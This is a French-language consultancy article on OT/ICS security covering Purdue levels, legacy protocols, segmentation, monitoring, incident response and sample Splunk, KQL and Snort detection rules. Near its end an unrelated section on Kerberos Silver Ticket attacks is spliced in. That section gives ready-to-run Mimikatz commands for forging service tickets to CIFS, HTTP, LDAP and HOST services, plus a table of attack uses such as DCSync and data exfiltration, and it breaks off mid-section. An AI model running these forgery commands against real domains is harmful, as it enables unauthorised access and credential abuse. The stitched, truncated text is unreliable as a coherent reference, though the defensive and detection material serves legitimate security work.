AYI NEDJIMI Consultants

OT/ICS : passerelles, protocoles : Analyse Technique

Catégorie : Articles Techniques Lecture : 26 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

Les systèmes industriels (OT/ICS) – SCADA, PLC, DCS, IIoT – pilotent des infrastructures critiques (énergie, eau, manufacturing, transport). Ils.

Cette analyse technique de OT/ICS : passerelles, protocoles s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels. Ce guide technique sur ot ics securite passerelles protocoles s'appuie sur des retours d'expérience terrain et des méthodologies éprouvées en environnement de production. Nous abordons notamment : résumé exécutif, cartographie ot/ics et threat landscape. Les professionnels y trouveront des recommandations actionnables, des commandes prêtes à l'emploi et des stratégies de mise en œuvre adaptées aux environnements d'entreprise.

Résumé exécutif

Les systèmes industriels (OT/ICS) – SCADA, PLC, DCS, IIoT – pilotent des infrastructures critiques (énergie, eau, manufacturing, transport). Ils combinent équipements anciens, protocoles hérités (Modbus, DNP3, Profinet), passerelles IT/OT et nouveaux services cloud. Les risques incluent intrusions, ransomware, sabotage et faux positifs pouvant provoquer des arrêts coûteux. Ce guide décrit les menaces actuelles, les stratégies de segmentation, la détection basée sur l'état, la gestion des faux positifs et les réponses sûres orientées disponibilité. Il s'adresse aux équipes OT, cybersécurité, ingénierie et SOC.

Votre architecture de sécurité repose-t-elle sur une seule couche de défense ?

Cartographie OT/ICS

Architecture typique (ISA/IEC 62443)

1. **Niveau 0** : capteurs, actionneurs. 2. **Niveau 1** : PLC, RTU, contrôleurs. 3. **Niveau 2** : HMI, SCADA. 4. **Niveau 3** : DMZ, historiens, MES. 5. **Niveau 4/5** : IT corporate, ERP, cloud.

![SVG à créer : architecture zones & conduits OT]

Composants clés

- PLC (Siemens S7, Allen-Bradley ControlLogix).

- RTU (Remote Terminal Unit).
- Historian (OSIsoft PI).
- Passerelles (OPC UA, MQTT).
- Firewalls industriels, switches.
- Réseaux : VLAN, fibre, radios, LTE.

Protocoles

- Modbus/TCP, Modbus RTU.
- DNP3, IEC 60870-5-104.
- Profinet, EtherNet/IP, BACnet, KNX.
- OPC UA, MQTT.

Notre avis d'expert
La défense en profondeur n'est pas un concept abstrait — c'est une architecture concrète avec des couches mesurables et testables. Chaque couche doit être conçue pour fonctionner indépendamment des autres, car l'hypothèse de défaillance d'une couche est la seule hypothèse réaliste.

Threat landscape

- Ransomware (LockerGoga, EKANS).
- Malware OT (Stuxnet, Industroyer, Triton).
- Intrusions supply chain (SolarWinds).
- Insider threat.
- Exploits zéro-day (CodeMeter).
- Man-in-the-middle (spoof PLC).
- False data injection (FM).

TTP adversaires (MITRE ATT&CK for ICS)

- Initial access via spear phishing -> pivot jump server.
- Lateral movement (SMB, RDP).
- Inhibit response function (logic).
- Modify control logic.
- Impact (Loss of Safety, Availability, Control).

Challenges spécifiques OT

- Disponibilité prime sur confidentialité.
- Obsolescence (Windows XP, PLC anciens).
- Maintenance planifiée (arrêts rares).
- Protocoles sans auth.

- Faux positifs potentiels (arrêt production).
- Air gap myth : interconnexions multiples.

Cas concret
L'exploitation de Log4Shell (CVE-2021-44228) en décembre 2021 a démontré les risques systémiques liés aux dépendances open-source. Cette vulnérabilité dans la bibliothèque de logging Log4j affectait des millions d'applications Java et a nécessité une mobilisation mondiale de l'industrie pour identifier et corriger tous les systèmes vulnérables.

Combien de vos contrôles de sécurité ont été testés en conditions réelles cette année ?

Segmentation & zones

Principes

- Séparer IT/OT via DMZ, firewalls.
- Zones par process, vendor.
- Conduits contrôlés (whitelist).
- VLAN + ACL.
- Microsegmentation (SDN OT).

Architecture recommandée

1. **Perimeter** : firewall NG + IPS industriel. 2. **DMZ** : jump servers, patch mgmt, historian replication. 3. **Control** : L2 restrictions. 4. **Safety** : isolated (SIS).

Technologies

- Firewalls industriels (Palo Alto, Fortinet, Cisco, Nozomi).
- Data Diodes.
- Unidirectional gateways.
- NAC (802.1X).

Best practices

- Inventaire complet actifs.
- Map flux (OT, IT).
- Hardened switch (disable unused ports).
- VLAN par process cell.
- Access via jump host, MFA.

Sécurité des protocoles hérités

- **Modbus** : sans auth, 16-bit registers. -> Use firewall, ICS IDS, data validation.
- **DNP3** : support secure authentication (DNP3-SA).

- **S7Comm** : upgrade S7-1500 (TLS).
- **OPC UA** : support certs, encryption.
- **BACnet** : segmentation + BBMD restrictions.

Passerelles & conversion

- Gateways traductions (OPC DA -> UA).
- Risque : bridging OT/IT, injection.
- Controls : allowlist, secure configs, patch.

Gestion patch & vuln

- Evaluate impact (maintenance windows).
- Virtual patch (IPS).
- Vendor bulletins (ICS-CERT).
- Document baseline version.
- Compensating controls (firewall).

Monitoring & détection

Approche

- Passive monitoring (SPAN).
- Protocol decoding (Nozomi Guardian, Claroty, Dragos).
- Baseline normal behavior.
- Alert deviations (commands, addresses).

Détection basée sur l'état

- Monitor setpoints, ladder logic.
- `Stateful` detection: transitions non prévues.
- ICS-specific rules (stop command).
- Historian analytics (PI).

Faux positifs gestion

- Collaboration ops/OT (valider).
- Prioritisation (impact).
- Playbooks sur anomalies connues (maintenance).
- Use `maintenance calendar` pour muting.

Incident response OT

- Priorité : sécurité physique, disponibilité.

- Runbook : isoler segment, failover, restore.
- Coordination OT/IT/Safety.
- Communication (opérateurs).
- Tabletop exercises (ransomware).
- Forensics (PCAP, logs).

Sécurité des passerelles

- Harden OS (patch, disable services).
- Enforce TLS (OPC UA).
- Cert rotation.
- Access control (RBAC).
- Logging (commands).
- Multi-factor pour remote.

Cloud & IIoT

- Edge gateway -> secure boot, TPM.
- MQTT over TLS, auth.
- Device management (OTA).
- Data pipeline (ingest, analytics).
- Policy: data classification.

OT+SOC convergence

- Intégrer logs OT (Syslog, PCAP).
- ICS-specific use cases.
- Splunk/ELK -> pipeline ICS.
- Analyst training.
- 24/7 monitoring.

Safety & compliance

- Normes : IEC 62443, NIST 800-82, ISO 27019, NERC CIP.
- Safety: IEC 61511.
- ALARP (risk).
- Audit (NERC, regulator).

Response sûres

- Prioriser safe shutdown.
- Communiquer avec operators.
- Graceful degrade vs yank power.
- Fallback mode (manual).

OT Logging & visibility

- Collect : firewall logs, PLC diagnostics, HMI, historian, Windows.
- Format ICS (WinCC).
- Central SIEM (chiffré).

Baseline & anomaly detection

- Capture 30 jours baseline.
- Use unsupervised ML (autoencoder).
- Signals : command type, device ID, scheduling.

Access management

- Account inventory.
- Principle least privilege.
- Unique credential per operator.
- MFA for remote.
- Break-glass accounts (offline).

Asset management

- CMDB OT.
- Passive discovery (NDM).
- Attributes: vendor, firmware, network, risk.

Backup & recovery

- Backups configs (PLC logic).
- Offline storage.
- Test restoration.
- Ransomware plan.

Table top & exercises

- Scenario 1: ransomware DMZ -> ICS.
- Scenario 2: false data injection.
- Scenario 3: supply chain (vendor maintenance).

Collaboration multi-équipes

- OT, IT, Security, Safety.
- Governance board.
- Change management (CAB).

DLP OT

- Monitor exfil (USB).
- Policy control.
- Physical security.

Physical security

- Badges, CCTV.
- Locks cabinets.
- Security guards.
- Tamper detection.

Remote access

- VPN dedicated.
- Jump hosts.
- Audit session (record).
- Time-bound access.

OT patch management workflow

1. Identify patch. 2. Risk assessment (vendor). 3. Lab testing. 4. Schedule maintenance. 5. Implement. 6. Validate. 7. Document.

Threat intelligence OT

- ICS-CERT advisories.
- Mandiant, Dragos reports.
- Sharing (ISAC).

Case studies

Stuxnet

- Vecteur : USB, LNK.
- Impact : centrifugeuses.
- Lessons: segmentation, patch, monitoring logic.

Ukrainian grid (2015)

- Spear phishing -> remote access.
- Manual operations required.
- Lessons: DR manual, training.

Triton (2017)

- Target SIS (Triconex).
- Malware changed safety logic.
- Lessons: security SIS, multi-factor, monitoring.

OT/IT convergence

- Historian replication to IT.

- Data analytics (AI).
- Need secure conduits (DMZ).

False positives management

- Catalogue expected events (maintenance).
- Tag events (normal).
- Use `shift logs` to annotate.
- Machine learning calibré.

Metrics & KPIs

- `Mean time to detect OT incident`.
- `Segmentation coverage (%)`.
- `Patch compliance`.
- `Training completion`.
- `Faux positifs/mois`.

Roadmap de maturité OT

| Phase | Sécurité focus | |-------|----------------| | 1 | Inventaire, segmentation basique | | 2 | Monitoring passif, ICS IDS | | 3 | Access control strict, DMZ complète | | 4 | Detection état, ML, SOAR | | 5 | Zero trust OT, threat hunting |

Hunting & analytics

- Query : `Modbus` write functions > baseline.
- Detect `Stop` command from unknown IP.
- Monitor `remote login` out of schedule.

SIEM rule (Splunk)

```
index=ics protocol=modbus functioncode=0x05
| stats count by srcip, destip, register
| where srcip != expected
```

KQL example

```
IcsLogs
| where Protocol == "DNP3" and Command == "Operate"
| where SrcIP !in allowed
```

Incident lifecycle

1. Detection. 2. Tri (with OT engineer). 3. Containment (isolate segment). 4. Investigation (timeline). 5. Recovery (restore). 6. Lessons learned. Pour approfondir ce sujet, consultez notre article sur le pentest des environnements ICS et SCADA en 2026.

Cultural aspects

- Bridging OT/IT: workshops.
- Shared terminology.
- Building trust.

Safety system integration

- Safety instrumented system (SIS) independent.
- Monitor for modifications.
- Access control (two-person).

Assessments & audits

- External assessment (IEC 62443 gap).
- Pen tests: limited scope.
- Vulnerability scanning : passive (Nmap limited).

Disaster recovery OT

- Plan manual operation.
- Spare parts inventory.
- Fail-safe positions.

Documentation

- Playbooks, SOP.
- Network diagram (updated).
- Asset inventory.

Training

- Operators : cyber awareness.
- IT : process constraints.
- Joint exercises.

OT SOC design

- ICS sensors -> collectors -> central.
- Use ICS IDS (Nozomi) feed.
- Analysts ICS-trained.

Cloud analytics

- Data lake (PI).
- Security analytics (Anomaly).

Integration with SIEM/SOAR

- Use-case library ICS.
- Automation (open ticket to OT).

Compliance reporting

- NERC CIP: CIP-005 (perimeter), CIP-007 (systems).
- Provide evidence: firewall logs, training records.

Modernization & brownfield

- Retrofit security: add proxies, wrappers.
- Use bump-in-the-wire encryption.
- Plan upgrade.

Physical process context

- Understand process states.
- Use digital twins for detection.

Emerging tech

- 5G private networks.
- IIoT sensors.
- AI-based control.

Security architecture example

1. Field devices. 2. PLC network (VLAN). 3. Control room (HMI). 4. OT DMZ (historians, patch server). 5. IT network (ERP). 6. Cloud analytics (read-only).

Controls

- Firewalls between each zone, allowlist.
- Data diode from OT to IT (hist).
- Jump server with MFA.
- Logging aggregator DMZ.

Asset criticality & risk

- Risk matrix (likelihood, impact).
- Identify crown jewels (SIS).
- Prioritize controls.

Remédiation priorisation

- Quick wins: disable unused services, patch OS.
- Medium: segmentation.
- Long term: replace obsolete PLC.

Checklists

Segmentation checklist

- [ ] Cartographier réseau OT.
- [ ] Définir zones, conduits.
- [ ] Configurer firewalls (rules).
- [ ] Documenter exceptions.
- [ ] Tester access (pentest).

Incident response checklist

- [ ] Notifier ops.
- [ ] Verrouiller commandes.

- [ ] Isoler segment.
- [ ] Analyser logs.
- [ ] Restaurer.
- [ ] Rapport.

Patch management checklist

- [ ] Inventaire versions.
- [ ] Prioriser vuln.
- [ ] Tester.
- [ ] Déployer.
- [ ] Vérifier.
- [ ] Documenter.

KPIs alignés OT

- `enforced firewall rules (%)`.
- `incidents ICS par trimestre`.
- `temps de réponse`.
- `systèmes patchés`.

OT threat hunting

- Anomalies `Setpoint change`.
- `Unexpected firmware upload`.
- `Unauthorized remote connection`.
- `New MAC address`.

OT lab environment

- Créer banc test (PLC).
- Simuler attaques (Modbus).
- Test patch avant prod.

OT security roadmap 24 mois

| Trimestre | Action | |-----------|--------| | Q1 | Inventaire, segmentation plan | | Q2 | Déploiement firewall DMZ, monitoring passif | | Q3 | ICS IDS, logging central | | Q4 | Incident response drills | | Q5 | Patch governance | | Q6 | ML anomaly detection | | Q7 | Zero trust pilot | | Q8 | Certification IEC 62443 |

Collaboration fournisseurs

- Gestion accès vendor (VPN).
- Contrats sécurité.
- Maintenance supervisée.

Response ransomware OT

- Isolation network.
- Fallback manual.
- Restore from backups offline.

- Communicate authorities.

Dossiers & reporting

- Dossier technique pour régulateur.
- Rapports mensuels (log).

> **Ressources open source associées :**
>
> - awesome-cybersecurity-tools — Liste de 100+ outils de cybersécurité

Faut-il segmenter le reseau OT du reseau IT ?

La segmentation du reseau OT par rapport au reseau IT est une recommandation fondamentale de l'ANSSI et du NIST. Cette separation, implementee via des zones DMZ industrielles et des firewalls specialises, limite la propagation laterale en cas de compromission et protege les equipements industriels critiques.

Conclusion

Sécuriser OT/ICS nécessite une approche systémique : segmentation, surveillance spécifique, gestion des protocoles hérités, collaboration OT/IT et préparation à la réponse. La disponibilité et la sûreté restent prioritaires ; les contrôles doivent être adaptés au contexte industriel pour réduire les risques et assurer la continuité des opérations.
Annexes approfondies

Inventaire & classification des actifs OT

- **Méthodes** : scanning passif (NDM), import de listes mainteneur, interrogations SNMP, NetFlow.
- **Attributs** : type équipement, fabricant, modèle, firmware, OS, emplacement, zone ISA, criticité, dépendances, propriétaire, fenêtre maintenance.
- **Outils** : Nozomi Guardian, Claroty xDome, Tenable.ot, Forescout.
- **Processus** : mise à jour continue, intégration CMDB, workflows de changement.

Évaluation des risques

- **Méthodologie** : HAZOP combiné cyber, Bow-Tie, NIST 800-82 risk.
- **Paramètres** : Probabilité (exposition, vuln), impact (safety, production, compliance).
- **Résultat** : Matrice (faible/moyen/élevé).
- **Plan d’atténuation** : segmentation, patch, detect, compensating controls.

Protocoles en détail

- **Modbus/TCP** : Function codes (0x03 read, 0x05 write). Pas d’auth, pas d’intégrité, broadcast possible. -> Segmenter, ICS IDS, whitelisting, firewall L4/7.

- **DNP3** : Modes TCP, série. DNP3 Secure Authentication (challenge). -> Exiger DNP3-SA, chiffrer via VPN.
- **IEC 104** : Sur TCP, support TLS (IEC TS 60870-5-7).
- **OPC UA** : Intégrité, auth basées certs, rotate certs, RBAC.
- **EtherNet/IP** : communication CIP, support CIP Security (TLS).
- **PROFINET** : Isochronous, security via PROFINET Security Class.
- **MQTT** : QoS, topic. -> TLS, auth, ACL broker.

Gestion des faux positifs

- **Sources** : opérations maintenance (firmware upgrade), tests, variations process.
- **Stratégies** :

- Intégrer plan maintenance (calendrier). - Tag alertes (Maintenance). - Profil par shift (jour/nuit). - Collaboration temps réel via chat OT/SOC. - Post-traitement (SOAR) pour contextualiser.

Surveillances spécifiques

- **Fermeture valves** : alarm si commande off horaire.
- **Download logic** : alerte sur `Program Download`.
- **Change setpoint** : large delta.
- **Network scanning** : nouveau MAC, port scanning.
- **Firmware version** : check hash.

Sécurité des bases historiques

- Historian (PI) : store process data.
- Controls : DMZ, read-only copying, TLS, RBAC, patching.
- DLP : surveiller export.

OT DMZ design

- Services : jump host, patch server, AV, historian replica.
- Firewalls double.
- Logging.
- No direct internet.
- Proxy pour updates (allowlist vendor).

Gestion accès vendor

- Process : demande, approbation, fenêtre.
- Auth : VPN, MFA, bastion.
- Monitoring : recording session (Nozomi, CyberArk).
- Post-activity : review logs.
- Contracts : clause cyber.

Logging & SIEM Use Cases

| Use Case | Description | Data Source | |----------|-------------|-------------| | Command non autorisée | Modbus write from untrusted IP | ICS IDS | | Remote login out-of-window | RDP jump host | Windows logs | | Firmware change | PLC log | Vendor tool/API | | Anomalie setpoint | Historian / process analytics | PI System | | Firewall rule change | Firewall log | Syslog |

OT SOAR Playbooks

- **Anomalous Modbus command** : validate with OT, isolate source, capture PCAP.
- **Ransomware DMZ** : disconnect uplink, failover manual, activate plan.
- **Remote vendor session** : if suspicious -> disconnect, notify vendor.
- **BACnet scan** : block IP, check building systems.

Training programme

- **Operators** : spotting abnormal screens, escalate.
- **IT security** : ICS protocols basics.
- **Joint** : table-top, cross training.
- **Vendors** : align policies.

OT Security metrics dashboard

- Graph segmentation coverage.
- Chart incidents severity.
- Bar patch compliance per site.
- Gauge detection coverage (assets monitored).
- Table top exercise status.

Response safe guidelines

- Priorité safety: ne pas isoler SIS sans coordination.
- Communication plan (radio).
- Runbook escalate to plant manager.
- Document manual override steps.

Cloud integration security

- Use MQTT brokers with TLS, cert mutual.
- IAM roles limited.
- Data streaming read-only.
- Monitor cloud connectors (Gateway security).

ICS-specific vulnerability management

- CVEs ICS (ICS-CERT).

- Prioritise based on CVSS + process criticality.
- Track via risk register.
- Document compensating controls.

OT asset lifecycle

1. Procurement (security requirements). 2. Installation (baseline). 3. Operation (monitoring). 4. Maintenance (patch). 5. Decommission (wipe, disposal).

OT malware indicators

- Unexpected `lsass.exe` bigger.
- `rar` command on DMZ.
- `svhost.exe` (typo).
- ICS-specific: `sendall` commands.

ICS anomalies detection ML

- Use autoencoder on sensor data.
- Forecast vs actual (ARIMA).
- Set multi-threshold (alarm + caution).
- Collaboration with process engineers.

Integration with process safety

- Ensure cyber actions align safe states.
- FMEA cross-disciplinaires.
- Document interplay (cyber -> hazard).

OT Security governance

- OT Security Officer (OTSO).
- Steering committee (monthly).
- Policies: patching, remote access, incident, change mgmt.

Response timeline example

- T0 : ICS IDS detects unauthorized Modbus write.
- T+5m : SOC notifies OT engineer.
- T+10m : ACL blocking source.
- T+20m : Verify systems stable.
- T+2h : Forensic analysis.
- T+24h : Report, lessons learned.

Data diodes vs firewalls

- Data diode : unidirectional (OT->IT).

- Use for historian replication.
- Firewalls still required for bi-directional control (with restrictions).

ICS virtualization & digital twin

- Use digital twin to test logic changes.
- Simulate cyber impact.
- Training operators.

ICS security budgets

- Line items: sensors, firewalls, SOC OT roles, training, pen tests, maintenance.
- ROI: reduce downtime, compliance.

Documentation & evidence

- Keep network diagrams, asset lists, policies, training records, incident logs.
- Useful for audits/regulatory.

Integration third-party services

- Cloud analytics vendor -> due diligence.
- Contract requiring segmentation, encryption.
- Monitor service logs.

OT Security Policy sample points

- All remote sessions must use jump host.
- No USB without scanning.
- All PLC changes require dual authorization.
- Logging retention 1 an.

ICS backup strategy

- Daily config backup.
- Offline storage (tape).
- Test restore quarterly.
- Document location.

Disaster recovery drills

- yearly exercise: simulate network isolation.
- Evaluate manual process, communication.

ICS-specific compliance tasks

- IEC 62443-2-1 (ISMS).
- 62443-3-3 (SL requirements).

- CIP-003 policies, CIP-005 perimeter.
- Report to regulators.

Dealing with legacy

- If vendor unsupported -> compensating controls: segmentation, firewall, whitelisting, virtualization.
- Plan replacement.

OT vulnerability scanning methods

- Passive scanning (Nozomi).
- Active limited (safe).
- Vendor-provided tools (Siemens).
- Scheduling (maintenance window).

OT Security awareness posters

- "Arrêter, penser, alerter".
- Process diagrams highlight security.

Logging architecture example

- ICS sensors -> collector -> OT DMZ log server -> forward to SIEM over data diode.
- Use timestamp sync (NTP).

ICS threat intel integration

- YARA for ICS malware.
- Feeds (Dragos Neighborhood Keeper).
- Custom rules delivered to sensors.

OT SOC Roles

- ICS Analyst L1: monitor alerts, contact OT.
- ICS Analyst L2: incident handling.
- Threat hunter ICS.
- Engineer liaison.

Roadmap digital transformation + security

- Step 1: network modernization.
- Step 2: secure remote access.
- Step 3: integrated analytics (safe).
- Step 4: OT cloud adoption with security controls.

Sustainable security program

- KPIs, budgets, training.
- Continuous improvement (PDCA).

Conclusion additionnelle

Les programmes OT/ICS efficaces allient technologies adaptées, processus rigoureux et collaboration entre disciplines. L'objectif est de détecter tôt, réduire les faux positifs, assurer des réponses sûres et maintenir la production tout en repoussant les menaces.
Annexes détaillées supplémentaires

Étude de cas : usine chimique

Contexte : usine multi-lignes, PLC Siemens S7. Historian répliqué vers IT pour reporting. Ransomware pénètre via compte VPN fournisseur. Malware chiffre serveurs DMZ, tente propagation vers réseau OT. **Défenses** : segmentation DMZ/OT bloque propagation. ICS IDS alerte sur SMB anormal. Equipe active plan réponse : isoler VPN, basculer sur opérations manuelles, restaurer serveurs DMZ via backups offline. Après incident : renforcement MFA, review access, simulation future. **Leçons** : segmentation efficace, plan manuel, importance collaboration vendor.

Étude de cas : réseau électrique

Scénario : opérateur TSO, DNP3. Attaquant pivot IT -> OT via jump host mal configuré. Injecte commandes `Trip` sous-stations. **Mitigation** : DNP3-SA enforced, allowlist per master/outstation, ICS IDS detect command anomalies, BCP: manual operations. After incident: implement multi-factor, time-based access, advanced anomaly detection cross-state.

Étude de cas : building automation

- BACnet devices accessible via internet. Attackers change HVAC settings. Consequences: temperature anomalies, occupant discomfort.

Fix : segment network, enforce BBMD restrictions, add authentication, integrate monitoring.

Annexes protocol-specific controls

| Protocole | Risques | Contrôles | |----------|--------|----------| | Modbus | Write coils, Spoof | Firewall allowlist, ICS IDS, command limits | | DNP3 | Command injection | DNP3-SA, TLS VPN, logging | | OPC UA | Certificate misuse | PKI, revocation, RBAC | | MQTT | Topic hijack | TLS, ACL, broker segmentation | | BACnet | Broadcast, unauth | BBMD control, segmentation, ICS IDS | | SNMP | Credentials default | SNMPv3, change community |

Matrice de détection

| Anomalie | Source | Priorité | |----------|--------|----------| | Download logic off-hours | PLC log | Haute | | Change setpoint > threshold | Historian | Haute | | New device on VLAN | Switch log | Moyenne | | Firewall rule change | Firewall | Haute | | ICS IDS signature malware | Sensor | Critique |

Table RACI (détaillée)

| Tâche | OT Engineering | IT Security | SOC | Maintenance | Leadership | |-------|---------------|-------------|-----|-------------|------------| | Network mapping | R | C | I | C | I | | Firewall rule management | C | R | C | I | I | | ICS IDS tuning | C | R | R | I | I | | Incident command | A | A | R | C | I | | Patch decision | R | C | I | A | I | | Vendor access approval | R | C | I | C | I | | Training programs | R | C | C | C | A |

Monitoring architecture (détaillé)

- OT sensor network (TAP/Span).
- Collectors in DMZ (Nozomi).
- Aggregation to central ICS SOC.
- Integration with enterprise SIEM (one-way).
- Dashboards: operations view (alarms), security view (threat).

SOAR integration flows

1. ICS IDS -> SOAR -> create incident -> assign ICS analyst -> gather context (IP, zone) -> notify plant manager -> track actions. 2. Firewall alert -> verify change -> rollback if unauthorized. 3. PLC anomaly -> request engineer validation -> escalate if malicious.

OT incident categories

- **Category 1** : safety impacted (SIS trip).
- **Category 2** : production outage >1h.
- **Category 3** : suspicious activity (no impact yet).
- **Category 4** : false positive/maintenance.

Tabletop scenario template

| Étape | Description | Décisions | |-------|-------------|-----------| | 0 | Constat ICS IDS (Modbus write) | Qui est pagé ? | | 1 | Identification cause | Dialogue OT/SOC | | 2 | Containment | isoler segment ? | | 3 | Impact | process modifié ? | | 4 | Recovery | restore logic | | 5 | Lessons | mise à jour runbook |

Gestion de la maintenance

- Document windows maintenance par actif.
- Coordination IT/OT.
- ICS IDS mute during planned tasks.
- Post-maintenance check.

OT cybersecurity framework adoption

- **IEC 62443** :

- 2-1 (ISMS). - 3-3 (security levels). - 4-2 (components).

- **NIST CSF** : adapt to OT.
- **C2M2** (DOE).

ICS backup details

- PLC: program & configuration.
- HMI: OS image.
- Historian: DB backup.
- Firewalls: config.
- Storage: offline, replic, hashed.

OT vulnerability disclosure

- Policies for vendor.
- ICS-CERT bulletins.
- Process to evaluate within 30 jours.
- Score risk (CVSS + environment).

ICS-specific detection rules example (Snort)

```
alert tcp $EXTERNAL_NET any -> $OT_NET 502 (msg:"Modbus force listen"; content:"\x00\x00";
offset:0; depth:2; classtype:attempted-admin; sid:1001001; rev:1;)
```

ICS anomaly detection pseudocode

```
if command.type == "WRITE" and command.value > threshold(max_value(register)):
    alert("Out-of-range setpoint")
```

Communication plan (incident)

- Plant manager -> operations.
- Security -> leadership.
- Legal -> regulator.
- PR -> media (if necessary).

KPIs additionnels

- `Mean time to authorize vendor access`.
- `Number of ICS-specific rules tuned`.
- `Anomalies validated vs false positives`.
- `Coverage of security zones`.

ICS change management

- Document change request (justification).

- Approvals (OT + security).
- Testing.
- Implementation.
- Close with validation.

OT risk register sample

ID	Description	Impact	Likelihood	Score	Controls
OT-01	PLC network no segmentation	Élevé	Moyen	12	Deploy firewalls
OT-02	Remote access weak auth	Élevé	Élevé	15	MFA, jump host
OT-03	Legacy OS unpatched	Moyen	Élevé	10	Compensating controls, patch plan

ICS-specific awareness content

- Posters sur fishing, USB.
- Weekly reminder (intranet).
- Quarterly seminar.

Integration with enterprise risk

- Map ICS risk to corporate risk.
- Report to board.
- Align budgets.

OT security staffing

- ICS security lead.
- ICS analysts.
- OT engineers as SMEs.
- Third-party support.

Digital transformation alignment

- Include security requirements from design.
- Zero trust for new IoT.
- Use secure-bys-design guidelines vendor.

ICS SOC maturity model

Niveau	Description
0	No monitoring
1	Basic logging, manual review
2	Dedicated sensors, limited alerts
3	Integrated SOC, runbooks
4	Advanced analytics, ML, SOAR
5	Proactive threat hunting, intelligence

Industrial cloud controls

- Use private connectivity (Direct Connect).
- Segregate VPC.

- IAM least privilege.
- Security monitoring (CloudTrail).

Assurance & testing

- ICS pen tests (with vendor).
- Red team w/ simulated scenarios.
- Blue team training.

OT security culture

- Recognize reporting.
- Encourage collaboration.
- Continuous improvement.

Future trends

- Convergence IT/OT security operations.
- Increased adoption zero trust.
- AI for anomaly detection.
- Regulatory pressure.

Conclusion additionnelle

La protection des systèmes OT se construit sur une compréhension fine des processus industriels, la mise en place de contrôles adaptés et une coopération étroite entre ingénieurs et cyberdéfense. La gestion proactive des risques, l'automatisation des détections et la préparation à la réponse permettent de maintenir la sûreté et la disponibilité tout en faisant face aux adversaires modernes.

6. Silver Ticket : falsification de tickets de service

6.1 Principe et mécanisme

Un Silver Ticket est un ticket de service forgé sans interaction avec le KDC. Si un attaquant obtient le hash NTLM (ou la clé AES) d'un compte de service, il peut créer des tickets de service valides pour ce service sans que le DC ne soit contacté. Le ticket forgé contient un PAC (Privilege Attribute Certificate) arbitraire, permettant à l'attaquant de s'octroyer n'importe quels privilèges pour le service ciblé.

Contrairement au Golden Ticket qui forge un TGT, le Silver Ticket forge directement un Service Ticket, ce qui le rend plus discret car il ne génère pas d'événement 4768 (demande de TGT) ni 4769 (demande de ST) sur le DC. Pour approfondir, consultez Post-Exploitation Avancée : Pillage, Pivoting et Persistance.

6.2 Création et injection de Silver Tickets

🔧 Outil : Mimikatz - Forge de Silver Ticket

```
# Création d'un Silver Ticket pour le service CIFS
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server01.domain.local /service:cifs /rc4:serviceaccounthash /ptt

# Silver Ticket pour service HTTP (accès web avec IIS/NTLM)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:webapp.domain.local /service:http /aes256:serviceaes256key /ptt

# Silver Ticket pour LDAP (accès DC pour DCSync)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:dc01.domain.local /service:ldap /rc4:dccomputerhash /ptt

# Silver Ticket pour HOST (WMI/PSRemoting)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server02.domain.local /service:host /rc4:computerhash /ptt
```

6.3 Cas d'usage spécifiques par service

Service (SPN)	Hash requis	Capacités obtenues	Cas d'usage attaque
CIFS	Compte ordinateur	Accès fichiers (C$, ADMIN$)	Exfiltration données, pivoting
HTTP	Compte service IIS	Accès applications web	Manipulation application, élévation
LDAP	Compte ordinateur DC	Requêtes LDAP complètes	DCSync, énumération AD
HOST + RPCSS	Compte ordinateur	WMI, PSRemoting, Scheduled Tasks	Exécution code à distance
MSSQLSvc	Compte service SQL	Accès base de données	Extraction données, xp_cmdshell

6.4 Détection des Silver Tickets

🔍 Indicateurs de détection :

- **Absence d'événements KDC :** Accès à des ressources sans événements 4768/4769 correspondants
- **Anomalies de chiffrement :** Tickets avec des algorithmes de chiffrement incohérents avec la politique
- **Durée de vie anormale :** Tickets avec des timestamps invalides ou des durées de vie excessives
- **PAC invalide :** Groupes de sécurité inexistants ou incohérents dans le PAC
- **Validation PAC :** Activer la validation PAC pour forcer la vérification des signatures

```
# Activer la validation PAC stricte (GPO)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
"Network security: PAC validation" = Enabled

# Script PowerShell pour corréler accès et tickets KDC
$timeframe = (Get-Date).AddHours(-1)
$kdcEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4768,4769;StartTime=$timeframe}
$accessEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4624;StartTime=$timeframe} |
    Where-Object {$_.Properties[8].Value -eq 3} # Logon type 3 (network)

# Identifier les accès sans ticket KDC correspondant
$accessEvents | ForEach-Object {
    $accessTime = $_.TimeCreated
    $user = $_.Properties[5].Value
    $matchingKDC = $kdcEvents | Where-Object {
        $_.Properties[0].Value -eq $user -and
        [Math]::Abs(($_.TimeCreated - $accessTime).TotalSeconds) -lt 30
    }
    if (-not $matchingKDC) {
        Write-Warning "Accès suspect sans ticket KDC: $user à $accessTime"
    }
}
```

🛡️ **Contre-mesures Silver Ticket :**

